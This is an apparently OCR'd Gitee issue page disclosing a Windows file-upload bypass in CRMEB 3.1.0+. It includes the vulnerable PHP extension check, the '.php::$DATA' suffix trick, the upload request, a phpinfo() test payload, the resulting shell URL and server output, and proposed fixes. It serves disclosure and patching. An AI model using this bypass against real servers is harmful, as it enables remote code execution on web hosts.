CLA

Gitee
第一
内置
让开

Gitee Pages
PHPDoc
sonarqube Quality Analysis
Jenkins for Gitee
Baidu Efficiency Cloud
Tencent CloudBase
Tencent Cloud Serverless
OPENSCA 悬镜安全

Don't show this again

Issues / 详情

File upload causes getshell in Windows System


Done #I18MGD Task c0d1M4x Opened this issue 2020-0

Test environment

OS：windows
ERMEB version：3.1.0+
download time: 2020/1/18

Code analysis


search some keyword like "上传文件非法",and the file path `/crmeb/crmeb/services/UploadService.php` in line 410.



```
400    /**
401     * 文件上传
402     * @param string $fileName 上传文件名
403     * @return mixed
404     */
405    public function file($fileName)
406    {
407        $file = request()->file($fileName);
408        if (!$file) return self::setError( error: '上传文件不存在!');
409        if (strtolower($file->getOriginalExtension()) === 'php' || !$file->getOriginalExtension())
410            return self::setError( error: '上传文件非法!');
411        if ($this->autoValidate) {
412            try {
413                validate([$fileName => $this->imageValidate])->check([$fileName => $file]);
414            } catch (ValidateException $e) {
415                return self::setError($e->getMessage());
416            }
417        };
418        $fileName = Filesystem::putFile($this->uploadPath, $file);
419        if (!$fileName) return self::setError( error: '图片上传失败!');
420        return self::successful(str_replace( search: '\\', replace: '/', $fileName));
```

\crmeb\services > UploadService > file()

In the `file()` funcion,it will call `getOriginalExtension()` in line 409.The `getOriginalExtension()` is in line 130 with the file `/crmeb/vendor/topthink/framework/src/think/file/UploadedFile.php` .




```
125
126    /**
127     * 获取上传文件扩展名
128     * @return string
129     */
130    public function getOriginalExtension(): string
131    {
132        return pathinfo($this->originalName, options: PATHINFO_EXTENSION);
133    }
134
```

From the code point of view, it is only compared by obtaining the suffix name, and no filtering is performed.

Vulnerability Test

Step-1

first,you need to add a configuration item about file upload like this.



CRMEB管理系统

127.0.0.1/index.php/admin/index/index.html

编号	分类昵称	分类字段	是否显示	操
1	基础配置	basics	✓	
2	公众号配置	wechat	✓	
4	公众号支付配置	pay	✓	
5	商城配置	store	✓	

Status
Done

Assignees
Not set

Projects
CRMEB开源商城PHP版

Pull Requests
None yet
Successfully merging a pull request will close this issue.

Duration (hours)
0

Planed to start - Planed to end
Unscheduled - Unscheduled

Top level
Not Top

Priority
Not specified


Labels
Not set

Milestones
No related milestones


Branches
No related branch

参与者 (3)

Y 等 C




The contents of the configuration items are as follows.



分类 文件上传配置
配置名称 fileUpload
字段变量 test
配置简介 test
上传类型 ○ 单图 ○ 多图 ● 文件
排序 1
状态 ● 显示 ○ 隐藏
提交

Step-2

Open the file upload configuration item in settings,and it like this.



fileUpload
上传类型 ● 本地存储 ○ 七牛云存储 ○ 阿里云OSS ○ 腾讯COS
空间域名 Domain
accessKey
secretKey
存储空间名称


In this operation, you can see that there is an option named `filePload` ,it was create in the `Step-1` .Then you can click it and upload file in this.

Then I upload one file is name `shell.jpg` ,and the content is like this.

Payload Content


```
<?php

phpinfo();

?>
```

and modify the file extension to `.php::$DATA` when uploading was like this.Because the character `::$DATA` is automatically ignored in the windows system, it can be bypassed by this character.




Request to http://127.0.0.1:80

```
POST /index.php/admin/setting.SystemConfig/file_upload.html HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
```



```
Content-Length: 216
Connection: close
Cookie: PBJm_saltkey=

Content-Disposition: f
Content-Type: image/

<?php
phpinfo();
?>
```

it will response a uri address like this.



Response from http://127.0.0.1:80/index.php/admin/setting.SystemConfig/file_upload.html


```
HTTP/1.1 200 OK
Date: Sun, 19 Jan 2020 06:21:46 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
X-Powered-By: PHP/7.1.9
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 157

{"code":200,"msg":"\u4e0a\u4f20\u6210\u529f","data":{"filePath":"\/uploads\/config\/file\/20200119\/f97d96036a769ae2d3154b591304f1df.php::$DATA"},"count":
```

Shell URL

```
http://127.0.0.1/uploads/config/file/20200119/f97d96036a769ae2d3154b591304f1df.php
```

Step-3

access this url and you will getshell for this web server.



127.0.0.1/uploads/config/file/20200119/f97d96036a769ae2d3154b591304f1df.php

PHP Version 7.1.9

System	Windows NT DESKTOP-3R6U228 10.0 build 10240 (Windows 10) AMD64
Build Date	Aug 30 2017 18:30:25
Compiler	MSVC14 (Visual C++ 2015)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\phpstudy_pro\Extensions\php\php7.1.9nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20160303
PHP Extension	20160303
Zend Extension	320160303
Zend Extension Build	API320160303,NTS,VC14
PHP Extension Build	API20160303,NTS,VC14

Solution

filter `::$DATA` .

c0d1M4x created **任务** 3 years ago

YWC-CF 3 years ago

噢卖糕。。这不是说容易被种木马?

等风来，随风去 member 3 years ago

需要在CRMEB\crmeb\app\admin\controller\setting\SystemConfig.php 得第 403行开启上传验证

```
setAutoValidate(true)
```

等风来，随风去 changed **issue state** from 待办的 to **已完成** 3 years ago

Sign in to comment

CLA